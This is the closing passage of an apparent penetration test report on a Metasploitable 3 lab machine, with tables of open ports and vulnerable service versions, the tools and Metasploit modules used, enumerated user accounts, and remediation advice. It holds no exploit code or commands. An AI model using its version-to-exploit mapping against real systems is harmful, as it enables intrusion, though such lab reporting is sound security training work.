- **GDPR Compliance:** In a real scenario, the exposure of payroll PII would constitute a notifiable data breach requiring notification to the relevant supervisory authority within 72 hours.
- **Disclosure:** All findings have been disclosed exclusively to the client in this report. No information has been shared with third parties.

10. Evidence and Appendices

Appendix A — Open Ports and Services

Port	Protocol	Service	Version	Risk Level
21	TCP	FTP	ProFTPD 1.3.5	Critical
22	TCP	SSH	OpenSSH 6.6.1p1	Medium
80	TCP	HTTP	Apache 2.4.7	Critical
445	TCP	SMB	Samba 4.3.11	Medium
631	TCP	IPP	CUPS 1.7.2	Low



Port	Protocol	Service	Version	Risk Level
3306	TCP	MySQL	MySQL 5.x	Critical
6697	TCP	IRC	UnrealIRCd 3.2.8.1	Critical
8080	TCP	HTTP	Jetty 8.1.7	Medium

Table 22 — Appendix A: Open Ports and Services

Appendix B — Tools Reference

Tool	Version	Purpose
Nmap	7.95	Port scanning, service/version detection, vulnerability NSE scripts
Metasploit	MSF6	Exploitation framework — UnrealIRCd, ProFTPD, PwnKit, post-exploitation
Enum4linux	0.9.1	SMB enumeration — users, shares, password policy via null session
Netcat	Built-in	Manual banner grabbing on FTP (21), IRC (6697), SSH (22)
sqlmap	Latest	Automated SQL injection detection and database extraction
MySQL CLI	5.x	Direct database access using recovered root credentials

Table 23 — Appendix B: Tools Reference

Appendix C — Discovered User Accounts (/etc/passwd)

Username	UID	Home Directory	Shell
vagrant	900	/home/vagrant	/bin/bash
leia_organa	1111	/home/leia_organa	/bin/bash
luke_skywalker	1112	/home/luke_skywalker	/bin/bash
han_solo	1113	/home/han_solo	/bin/bash
artoo_detoo	1114	/home/artoo_detoo	/bin/bash
c_three_pio	1115	/home/c_three_pio	/bin/bash
ben_kenobi	1116	/home/ben_kenobi	/bin/bash
darth_vader	1117	/home/darth_vader	/bin/bash
anakin_skywalker	1118	/home/anakin_skywalker	/bin/bash
jarjar_binks	1119	/home/jarjar_binks	/bin/bash



Username	UID	Home Directory	Shell
lando_calrissian	1120	/home/lando_calrissian	/bin/bash
boba_fett	1121	/home/boba_fett	/bin/bash
jabba_hutt	1122	/home/jabba_hutt	/bin/bash
greedo	1123	/home/greedo	/bin/bash
chewbacca	1124	/home/chewbacca	/bin/bash
kylo_ren	1125	/home/kylo_ren	/bin/bash

Table 24 — Appendix C: Discovered User Accounts

11. Conclusion

The Metasploitable 3 system assessed in this engagement represents a critically insecure infrastructure. Every phase of the penetration testing methodology yielded significant findings, and full system compromise was achieved through multiple independent attack chains. No single layer of security was functioning effectively to prevent or detect the attacker's progress.

The five critical findings — an IRC service with a known backdoor, an unpatched kernel privilege escalation CVE, an FTP server with unauthenticated code execution, a web application with SQL injection, and database root credentials stored in a web-readable file — collectively expose the organisation to complete data loss, operational disruption, and regulatory breach notification obligations.

Key Takeaways:

- Patch management is the single most impactful control that could have prevented the majority of these findings. All exploited vulnerabilities had published CVEs and available patches.
- Defence-in-depth was entirely absent. Each layer network, application, database, operating system independently provided a complete path to full compromise.
- Credential hygiene was critically deficient. Plaintext passwords, weak hashing algorithms, and credentials embedded in source code created multiple overlapping exposure points.
- Monitoring and detection were not observed. The entire engagement initial access, privilege escalation, data exfiltration, and persistence completed without any indication of detection or alerting.

Suggested Next Steps:

- Implement all **critical** remediations within 7 days and schedule a follow-up validation test.



- Commission a full internal network assessment to identify similar issues across the broader infrastructure.
- Establish a Security Operations Centre (SOC) capability or managed detection and response (MDR) service for continuous monitoring.
- Conduct security awareness training for developers, with emphasis on secure coding practices (SQL injection prevention, credential management).
- Implement a formal vulnerability management programme with defined SLAs for patching by severity.